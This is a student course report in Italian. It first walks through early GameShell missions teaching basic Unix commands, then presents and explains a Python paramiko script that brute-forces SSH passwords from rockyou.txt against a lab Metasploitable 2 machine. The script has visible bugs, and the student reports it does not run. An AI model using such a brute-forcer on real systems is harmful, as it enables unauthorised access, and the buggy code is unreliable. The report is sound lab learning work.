Rapporto progetto pratico W8D4 (Parte 1 – Gameshell)

Gameshell

Cos'è?

GameShell.sh è uno strumento didattico sotto forma di gioco progettato per insegnare e far esercitare l'uso della shell Unix (il terminale) in modo pratico e divertente, rivolto soprattutto a studenti universitari e delle scuole superiori, ma utile anche per autodidatti e chiunque voglia migliorare le proprie competenze nella linea di comando.

Avvio

Una volta installato seguendo la guida di EPICODE o una qualunque guida online, per avviarlo tramite shell basta digitare *bash Gameshell.sh*

Gameplay

Introduzione

All'avvio il gioco ci si presenta con la seguente immagine. Premere "invio" per iniziare.

Una volta premuto "invio" ci si aprirà l'introduzione del gioco che ci spiega cosa è una shell e cosa andremo a fare all'interno del gioco.

Una volta letta l'introduzione e premuto "invio" di nuovo per proseguire, ci si approccerà ai primi comandi da inserire:

1. $ gsh goal: per avviare la prima missione;
2. $ gsh check: per visualizzare le missioni già completate;
3. $ gsh help: per visualizzare i comandi "gsh" disponibili.

Cominciamo finalmente il gioco con il comando *gsh goal*

Missione 1: Scalata fino alla cima della torre del castello

Il gioco ci richiede di raggiungere la cima della torre.
Per cominciare scriviamo *ls* (list) per capire dove ci troviamo (passo 1)

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle  Forest  Garden  Mountain  Stall
```

Grazie alla lista possiamo spostarci verso il castello con il comando tramite il comando *cd* (change directory) verso il castello (passo 2).
Dato il comando ripetiamo il passo 1 per capire dove ci troviamo

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory
```

Ripetiamo il passo 2 per dirigerci verso la **Main_tower**

Ripetiamo i passaggi 1 e 2 (non ti spoilero il viaggio) facendo le nostre scelte fino a raggiungere la cima della torre ed una volta raggiunta scriviamo *gsh check.* Se abbiamo eseguito correttamente il percorso ci darà la prima quest completata.

Missione 2: Raggiungere le celle del castello

La seconda missione prosegue la prima, quindi, ci troveremo in cima alla torre. Per cominciare, scriviamo il comando *pwd* che serve a dirci in che punto siamo.

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gioco/gameshell/World/Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower
```

Cominciamo il nostro percorso a ritroso digitando *cd ..* per recarci indietro di una cartella (in questo caso di una zona).
Aiutandoci con il comando *pwd* per orientarci torniamo alla **Main_tower** per poi dirigerci alle **Cellar** e dare vinta la quest con *gsh check.*

Missione 4: Dirigersi alla foresta e creare una capanna con una cesta al suo interno

In questa missione ci viene richiesta la creazione di una capanna e di una cesta, ovvero la creazione di due cartelle. Per fare ciò ci dirigiamo verso la foresta con i comandi sopra visti ed ormai famigliarizzati ed una volta arrivati, se eseguiamo il comando *ls* noteremo che la cartella **Forest** è vuota. Per creare al suo interno una cartella utilizziamo il comando *mkdir* seguito dal nome che vogliamo dare alla cartella (in questo caso **Hut**). Ci spostiamo dentro a **Hut** e creiamo a sua volta, nello stesso modo una **Chest**.

Missione 5: Rimuovere i ragni dalle celle

Ci mobilitiamo nelle celle e con il comando *ls* noteremo che, a differenza di prima avremo 5 cartelle in più: 3 ragni e 2 pipistrelli. Per rimuovere i ragni basta eseguire il comando *rm* (remove) seguito dai nomi delle cartelle ed il gioco è fatto.

Missione 6: Spostare le monete dal giardino alla cesta nella capanna

In questa quest dovremmo dirigerci nel giardino per vedere che avremo 3 monete con il comando *ls.* Per spostarle nella cesta nella capanna basterà usare il comando *mv* (move) indicando i file/directory da spostare ed infine la destinazione come da esempio:

```
~/Forest/Hut/Chest
[mission 7] $ mv coin_1 coin_2 coin_3 /home/kali/gioco/gameshell/World/Forest/Hut/Chest
```

Conclusioni:

Gameshell offre in totale 42 livelli. Ogni livello è un modo di imparare un comando nuovo o opzioni nuove di comandi già visti.

Come ogni videogioco avanzando di livello in livello le task diventano sempre più complesse ma con la guida del gioco stesso non impossibili da superare anche per un novizio.
Anche le la guida si ferma alla missione 6, io sono arrivato alla 11 e posso dire che ho imparato, oltre a comandi nuovi, a prendere confidenza con le basi per muovermi all'interno della macchina e fare le azioni basilari ormai come se usassi la GUI di windows.

Rapporto progetto finale W8D4 – Parte 2

Introduzione

Dobbiamo creare un Brute force per bucare un protocollo SSH di una seconda macchina. Svolgiamo questo progetto in sicurezza su due macchine virtuali di nostra proprietà isolate.

Analisi

SSH: acronimo di Secure Shell è il protocollo bindato di base alla porta 22 che si occupa di far comunicare un client ed un host in maniera sicura


Brute Force: è una metodologia di hacking che, in maniera “brutale” forza una password provando tutte le possibili combinazioni, una dopo l’altra, fino a trovare quella giusta. Questo processo viene automatizzato con programmi che possono fare migliaia o milioni di tentativi molto velocemente

Python: è un linguaggio di programmazione ad alto livello, che permette di creare siti web, software, videogiochi, analisi di dati e automazioni, grazie a una sintassi chiara e leggibile che lo rende perfetto sia per chi inizia sia per professionisti. È usato in tanti settori diversi, funziona su tutti i principali sistemi operativi ed è gratuito

Moduli: Sono funzioni presenti in python che permettono lo sviluppo è l’implementazione di script i quali, senza questi moduli non sarebbero leggibili da p

Passo 1: creazione di un Codice di Brute Force

Passiamo alla creazione di un codice di brute force con il comando *sudo nano* sulla shell di linux.



```
import paramiko
import termcolor
import ipaddress
import sys
import os

while True:
        IP_target = input("Inserisci l'IP del target: ")
        try:
                ipaddress.ip_address(IP_target)
                break
        except ValueError:
                print("indirizzo IP errato")

target_port = input("inserire la porta (default:22): ")
if (target_port == ""):
        target_port = 22
else:
        target_port = int(target_port)

user = input("inserire lo username bersaglio: ")
print("\n")

#CONTROLLO SE IL FILE ESISTE PRIMA DI APRIRLO
if not os.path.isfile("rockyou.txt"):
        print("file inesistente")
        sys.exit(1)

try:
        with open("rockyou.txt", "r", encoding="utf-8", error="ignore") as password_file:
                password_list = password_file.readlines()
except Exception as e:
        print("errore nell'apertura del file: {e}")
        sys.exit(1)

def bruteforce(password):
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
                ssh.connect(IP_target, port = target_port, username = user, password = password, timeout=3)
                print(termcolor.colored("user: " + username + "Password trovata: " + password, 'green'))
                sys.exit()

        except paramico.AuthenticationException:
                print(termcolor.colored("password sbagliata: " + password, 'red'))

        finally:
                ssh.close()

for password in password_list:
        password = password.strip()
        bruteforce(password)
```

Importiamo i seguenti moduli;

- Paramiko: modulo che gestisce le connessioni SSH che ci permette di collegarci a server SSH, eseguire comandi su server SSH, trasferire file, automatizzare operazioni di amministrazione di sistema;
- Termcolor: permettere di dare colore ai programmi. Non è indispensabile ma andando a ricevere molti output è comodo avere una distinzione colorata tra un risultato che vogliamo è uno no;
- Ipaddress: permette la creazione, manipolazione e la possibilità di operare sugli indirizzi IPv4 e IPv6. Permette di creare e validare indirizzi IP, verificarne la proprietà, operarci su e fae calcoli di subnetting;
- Os: permette di operare con il sistema operativo offrendo funzioni per la gestione di file, processi e directory;
- Sys: contiene molte funzioni base per far operare python come comandi di input/output, uscire dal programma e di dare informazioni sull'interprete.

Raccolta input dei dati

```
while True:
        IP_target = input("Inserisci l'IP del target: ")
        try:
                ipaddress.ip_address(IP_target)
                break
        except ValueError:
                print("indirizzo IP errato")

target_port = input("inserire la porta (default:22): ")
if (target_port == ""):
        target_port = 22
else:
        target_port = int(target_port)

user = input("inserire lo username bersaglio: ")
print("\n")
```

Questa parte di codice serve a raccogliere dall'utente, tramite input da tastiera, alcune informazioni necessarie per collegarsi a un server remoto tramite IP. In particolare prevede:

- Chiede all'utente di inserire un indirizzo IP del target e controlla che sia valido usando il modulo ipaddress. Se l'IP inserito non è valido, stampa un messaggio di errore e richiede nuovamente l'input finché non viene inserito un indirizzo corretto.
- Chiede la porta da utilizzare per la connessione (di default la 22, tipica delle connessioni SSH). Se l'utente non inserisce nulla, viene usata la porta 22; altrimenti, il valore inserito viene convertito in numero.
- Chiede la porta da utilizzare per la connessione (di default la 22, tipica delle connessioni SSH). Se l'utente non inserisce nulla, viene usata la porta 22; altrimenti, il valore inserito viene convertito in numero.

Controlli di sicurezza

```
#CONTROLLO SE IL FILE ESISTE PRIMA DI APRIRLO
if not os.path.isfile("rockyou.txt"):
        print("file inesistente")
        sys.exit(1)

try:
        with open("rockyou.txt", "r", encoding="utf-8", error="ignore") as password_file:
                password_list = password_file.readlines()
except Exception as e:
        print("errore nell'apertura del file: {e}")
        sys.exit(1)
```

Questa parte di codice esegue due controlli fondamentali prima di procedere con altre operazioni:

- Controllo dell'esistenza del file "rockyou.txt": Il codice verifica se il file "rockyou.txt" esiste nella cartella corrente usando os.path.isfile(). Se il file non esiste, stampa "file inesistente" e termina il programma immediatamente con sys.exit.
- Apertura sicura del file e lettura delle password: Il codice cerca di aprire il file "rockyou.txt" in modalità lettura ("r") con codifica UTF-8 e ignora eventuali errori di caratteri. Se l'apertura va a buon fine, legge tutte le righe del file e le salva nella lista password_list. Se c'è un errore nell'apertura del file (ad esempio permessi insufficienti o file corrotto), stampa un messaggio d'errore e termina il programma.

Brute force vero è proprio

```
def bruteforce(password):
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
                ssh.connect(IP_target, port = target_port, username = user, password = password, timeout=3)
                print(termcolor.colored("user: " + username + "Password trovata: " + password, 'green'))
                sys.exit()

        except paramico.AuthenticationException:
                print(termcolor.colored("password sbagliata: " + password, 'red'))

        finally:
                ssh.close()

for password in password_list:
        password = password.strip()
        bruteforce(password)
```

Questo codice esegue un attacco di forza bruta su una connessione SSH, cercando di trovare la password.

1. Raccolta e validazione dei dati di accesso
Chiede all'utente di inserire l'indirizzo IP del server e ne verifica la validità.
Chiede la porta su cui collegarsi (di default la 22, tipica dell'SSH).
Chiede il nome utente da usare per il login.

2. Controllo e lettura del file delle password
Verifica che il file "rockyou.txt" (che contiene una lista di password da provare) esista nella cartella corrente.
Se il file non esiste o non può essere aperto, il programma si interrompe con un messaggio di errore.
Se il file esiste, legge tutte le password al suo interno e le mette in una lista.

3. Tentativi di accesso SSH
Per ogni password nella lista, prova a collegarsi al server SSH usando i dati inseriti (IP, porta, username) e la password corrente.
Se la password è corretta, stampa un messaggio colorato in verde con la password trovata e termina il programma.
Se la password è sbagliata, stampa un messaggio colorato in rosso e passa alla password successiva.
Dopo ogni tentativo, chiude la connessione SSH.

Conclusioni

Per questa simulazione possiamo dire che il progetto è stato semplificato di molto avendo attaccato una macchina come metasploitable 2 che tra le mille vulnerabilità volute che contiene, ha la porta 22 già aperta, per questo non sto neanche a illustrare l'esecuzione del codice, che per altro prof, mi dà errore di lettura del file "rock.txt" anche se è dentro alla stessa directory. Ho controllato i permessi del file, ho controllato il path, ho provato a crearne uno nuovo fatto da me invece di usare il file di Linux ma mi da sempre un errore nella lettura ed è stato0 il problema che mi ha tolto più tempo senza manco una soluzione.